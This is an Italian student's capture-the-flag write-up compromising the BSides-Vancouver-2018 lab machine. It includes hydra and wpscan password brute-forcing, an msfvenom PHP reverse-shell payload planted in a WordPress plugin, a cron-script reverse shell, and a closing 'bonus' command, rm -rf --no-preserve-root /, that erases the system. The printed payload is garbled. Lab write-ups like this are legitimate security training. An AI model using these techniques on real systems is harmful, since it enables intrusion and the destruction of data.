Traccia


Obiettivo: ottenere i privilegi di root della macchina virtuale "BSides-Vancouver-2018".

Scopo


Una dimostrazione di come abbiamo assimilato gli argomenti trattati durante il secondo modulo EPICODE denominato "The core of a Penetration Testing: The Exploit phase" fino ad ora.

Procedimento step-by-step

Per prima cosa installo l'ova della macchina su VirtualBox e configuro la scheda di rete per farla apparire nel mio laboratorio virtuale



Accendo la macchina per avere una idea di cosa sia



Procedo con Kali per scoprire l'indirizzo IP della mia prossima vittima Sudo arp-scan -l

La mia prossima vittima è stata identificata: 192.168.1.80

Inizio con l'enumerazione di tutte le porte con nmap nmap -Pn -n -A 192.168.1.80 -p-

```
-$ nmap -Pn -n -A 192.168.1.80 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 13:30 EDT
Nmap scan report for 192.168.1.80
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.5
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 _drwxr-xr-x 2 65534 65534
                                       4096 Mar 03 2018 public
  ftp-syst:
 FTP server status:
       Connected to 192.168.1.11
       Logged in as ftp
      TYPE: ASCII
       No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
       vsFTPd 2.3.5 - secure, fast, stable
 End of status
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
 http-robots.txt: 1 disallowed entry
 _/backup_wordpress
 http-server-header: Apache/2.2.22 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:58:A2:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.64 ms 192.168.1.80
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Inizio dalla porta 21 (protocollo ftp) con Anonymous login abilitato ftp 192.168.1.80, nella riga Name scrivo "Anonymous"

```
(kali⊕ kali)-[~]

$ ftp 192.168.1.80

Connected to 192.168.1.80.
220 (vsFTPd 2.3.5)

Name (192.168.1.80:kali): Anonymous
230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ■
```

Sbircio con Is

```
ftp> ls
229 Entering Extended Passive Mode (|||28930|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
```

Provo a salire la scala con cd public

```
ftp> cd public
250 Directory successfully changed.
```

Sbircio con Is

```
ftp> ls
229 Entering Extended Passive Mode (|||45852|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
```


Recupero il file con get

Vedo cosa contiene il file

```
(kali⊗ kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Abbiamo gli users(?)

Mi viene voglia di ascoltare la canzone: The Only Thing They Fear Is You



Rip and tear

Provo a sfruttare la lista di user per entrare in ssh (visto il servizio è attivo tramite porta 22)

Provo con tutte le users trovate nel file

ssh <u>abatchy@192.168.1.80</u>

```
(kali⊗ kali)-[~]
$ ssh abatchy@192.168.1.80
abatchy@192.168.1.80: Permission denied (publickey).
```

ssh john@192.168.1.80

```
(kali⊕ kali)-[~]

$ ssh john@192.168.1.80

john@192.168.1.80: Permission denied (publickey).
```

ssh mai@192.168.1.80

```
____(kali⊕ kali)-[~]
$ ssh mai@192.168.1.80
mai@192.168.1.80: Permission denied (publickey).
```

ssh anne@192.168.1.80

```
(kali⊗ kali)-[~]

$ ssh anne@192.168.1.80

anne@192.168.1.80's password:

Permission denied, please try again.

anne@192.168.1.80's password:
```

(ho fatto un tentativo con la password goduria123 ma non è andato a buon fine)

ssh <u>doomguy@192.168.1.80</u>

```
(kali⊕ kali)-[~]

$ ssh doomguy@192.168.1.80

doomguy@192.168.1.80: Permission denied (publickey).
```

Dalla regia mi dicono: "hydra scelgo te!!!"

Uso il comando hydra -l anne -P /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80

(-e nsr aggiunge ai try: password vuota;password=utente;utente=password)

(-f fa in modo che hydra si fermi dopo aver trovato la prima password)

```
(kali@ kali)-[~]

| hydra -l anne -P /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80
| Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

| Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 16:47:15
| [WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
| DATA] attacking ssh://192.168.1.80:22/
| [22] [ssh] host: 192.168.1.80 login: anne password: princess
| [STATUS] attack finished for 192.168.1.80 (valid pair found)
| of 1 target successfully completed, 1 valid password found
| Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 16:47:39
```

Entro come "anne" in ssh: ssh anne@192.168.1.80 ma questa volta conosciamo la password

```
(kali@ kali)-[~]
ssh anne@192.168.1.80
anne@192.168.1.80's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

Sono dentro!

Eseguo sudo -l per vedere i privilegi attuali

anne@bsides2018:~\$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
 env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User anne may run the following commands on this host:
 (ALL : ALL) ALL

ALL... Eseguo sudo -s per il game over (?)

anne@bsides2018:~\$ sudo -s root@bsides2018:~# Ciao mamma sono root Ciao: command not found

Come mi sento?



Cerco di fare breccia anche col protocollo http: faccio un salto sulla porta 80




It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

Gioco con gli url e le diciture di nmap 192.168.1.80/robots.txt



192.168.1.80/backup_wordpress



Un pro del settore (grazie chatGPT) mi consiglia wpscan

Inserisco il comando wpscan --url 192.168.1.80/backup_wordpress -e ap -e u


```
[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```


Inserisco il comando wpscan --url 192.168.1.80/backup_wordpress -U "john" -P /usr/share/wordlists/rockyou.txt La password è: enigma

Effettuo login sul wordpress http://192.168.1.80/backup wordpress/wp-login.php



sono dentro!

Vado nella sezione plugin



mi complico la vita: uso msfvenom per creare una reverseshell:

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=9999 -e x86/shikata_ga_nai -b "\x00" -f ruby dopo aver visto codice osceno ne formulo uno più semplice msfvenom -p php/meterpreter/reverse tcp LHOST=192.168.1.11 LPORT=9999 -f raw

(kalie kali)=[~]
\$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=9999 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); \$ip = '192.168.1.11'; \$port = 9999; if ((\$f = 'stream_socket_client') &f is_callable(\$f)) { \$s = \$f(*tcp://{\$ip}:{\$port}^*); \$s_type = 'stream'; } if (!\$s &f (\$f = 'fsockopen') &f is_callable(\$f)) { \$s = \$f(\$ip, \$port); \$s_type = 'stream'; } if (!\$s &f (\$f = 'socket_create') &f is_callable(\$f)) { \$s = \$f(AF_INET, SOCK_STREAM, SOL_TCP); \$res = @socket_connect(\$s, \$ip, \$port); if (!\$res) { die(); } \$s_type = 'socket'; } if (!\$s_type) { die() no socket funcs'); } if (!\$s if (!\$s_type) { socket_connect(\$s, \$ip, \$soct); } if (!\$s_type) { die() no socket funcs'); } if (!\$s_type) { switch (\$s_type) { case 'stream': \$b = fread(\$s, 4); break; case 'socket': \$b = socket_read(\$s, 4); break; } if (!\$len) { die(); } \$a = unpack("Nlen", \$len); \$len = \$a['len']; \$b = ''; while (strlen(\$b)); break; } \$f(extension_loaded('suhosin') &f ini_get('suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('', \$b); \$suhosin_bypass(); } else { eval(\$b); } die(); } \$de(') socket' (suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('', \$b); \$suhosin_bypass(); } else { eval(\$b); } die(); } \$de(') socket' (suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('', \$b); \$suhosin_bypass(); } else { eval(\$b); } die(); } \$de(') socket' (suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('', \$b); \$suhosin_bypass(); } else { eval(\$b); } die(); } \$de(') socket' (suhosin') &f ini_get('suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('', \$b); \$suhosin_bypass(); } else { eval(\$b); } die(); } \$de(') socket' (suhosin') &f ini_get('suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('', \$b); \$suhosin_bypass(); } else { eval(\$b)

Aggiungo il payload modificando il plugin Hello Dolly



Avvio msfconsole search multi/handler use exploit/multi/handler set LHOST 192.168.1.11 set LPORT 9999 exploit

```
\frac{\text{msf6}}{\text{msf6}} exploit(multi/ham/ler) > set LHOST 192.168.1.11
LHOST ⇒ 192.168.1.11
\frac{\text{msf6}}{\text{msf6}} exploit(multi/ham/ler) > set LPORT 9999
LPORT ⇒ 9999
\frac{\text{msf6}}{\text{msf6}} exploit(multi/ham/ler) > exploit
```

attivo il plugin modificato



```
    [*] Started reverse TCP handler on 192.168.1.11:9999
    [*] Sending stage (40004 bytes) to 192.168.1.80
    [*] Meterpreter session 1 opened (192.168.1.11:9999 → 192.168.1.80:45655) at 2025-05-13 13:38:08 -0400
    meterpreter >
```

sono dentro! (di nuovo)

Vado in background e provo ad upgradare la connessione

```
Background session 1? [y/N]
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
   SESSION may not be compatible with this module:
    * missing Meterpreter features: stdapi_railgun_api
    Upgrading session ID: 1
    Starting exploit/multi/handler
   Started reverse TCP handler on 192.168.1.11:4433
   Command stager progress: 100.00% (773/773 bytes)
 Sending stage (1017704 bytes) to 192.168.1.80
<u>msf6</u> exploit(multi/handler) > [★] Meterpreter session 2 opened (192.168.1.11:4433 \rightarrow 192.168.1.80:41570) at 2025-05-13 13:47:05 -0400
Stopping exploit/multi/handler
sessions
Active sessions
                                     Information
                                                               Connection
  Id Name Type
            meterpreter php/linux www-data @ bsides2018
                                                               192.168.1.11:9999 \rightarrow 192.168.1.80:45655 (192.168.1.80)
            meterpreter x86/linux www-data @ 192.168.1.80 192.168.1.11:4433 → 192.168.1.80:41570 (192.168.1.80)
```


Mi è andata male è stata creata un'altra connessione con meterpreter

Sbircio con meterpreter

cd .. (finchè posso per arrivare in cima alla torre); ls

Mode	Size	Туре	Last modified Name	
040755/rwxr-xr-x	17592186048512	dir	206889364855-07-02 17:13:13 -0400 bin	
040755/rwxr-xr-x	17592186048512	dir	206889365672-02-11 07:02:55 -0500 boot	
040755/rwxr-xr-x	17592186048512	dir	206889291496-06-21 09:08:30 -0400 cdrom	
040755/rwxr-xr-x	17265768533940	dir	237791514149-01-18 19:01:19 -0500 dev	
040755/rwxr-xr-x	52776558145536	dir	237791513876-11-05 06:04:45 -0500 etc	
040755/rwxr-xr-x	17592186048512	dir	206904554393-10-10 18:06:21 -0400 home	
100644/rw-rr-	73547647059053362	fil	206889365672-02-11 07:02:55 -0500 initrd.im	g
040755/rwxr-xr-x	17592186048512	dir	206889364855-07-02 17:13:13 -0400 lib	Ī
040700/rwx	70368744194048	dir	206889153625-01-18 04:37:29 -0500 lost+foun	d
040755/rwxr-xr-x	17592186048512	dir	189388123369-06-01 21:48:14 -0400 media	
040755/rwxr-xr-x	17592186048512	dir	181672882373-09-18 09:22:48 -0400 mnt	
040755/rwxr-xr-x	17592186048512	dir	189388123369-06-01 21:48:14 -0400 opt	
040555/r-xr-xr-x	0	dir	237791514285-02-25 01:29:36 -0500 proc	
040700/rwx	17592186048512	dir	206936894293-03-19 13:10:36 -0400 root	
040755/rwxr-xr-x	3178275799780	dir	237791514829-07-24 04:22:44 -0400 run	
040755/rwxr-xr-x	17592186048512	dir	206889366897-01-11 17:17:28 -0500 sbin	
040755/rwxr-xr-x	17592186048512	dir	181145811084-09-03 06:45:19 -0400 selinux	
040755/rwxr-xr-x	17592186048512	dir	206891926024-09-25 19:48:59 -0400 srv	
040555/r-xr-xr-x	0	dir	237791513740-09-29 00:36:28 -0400 sys	
041777/rwxrwxrwx	17592186048512	dir	237791989689-10-08 23:03:17 -0400 tmp	
040755/rwxr-xr-x	17592186048512	dir	189388123369-06-01 21:48:14 -0400 usr	
040755/rwxr-xr-x	17592186048512	dir	206936955130-11-08 00:53:15 -0500 var	
100644/rw-rr-	25610649473842368	fil	189388191556-07-26 23:58:11 -0400 vmlinuz	

Dopo svariate ricerche e un po' di aiuto trovo un file eseguibile chè sarà la chiave di tutto



lo scarico e lo modifico con un'altra reverse shell

questa volta la scarico da reverse shells:

ne ho provate diverse ma questa è andata bene "Python #2" (LHOST=192.168.1.11 LPORT=11111)

carico la nuova versione del file cleanup

```
meterpreter > upload cleanup /usr/local/bin/cleanup
[*] Uploading : /home/kali/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 316.00 B (-0.32%): /home/kali/cleanup → /usr/local/bin/cleanup
[*] Completed : /home/kali/cleanup → /usr/local/bin/cleanup
```

mi metto in ascolto sulla porta 11111: nc -lvnp 11111 e dopo un minuto

è arrivato il momento di ascoltare la "fanfara della vittoria di Final Fantasy"

Bonus: comando finale per festeggiare

rm -rf --no-preserve-root /

Accendiamo BsidesVancouver2018



FINE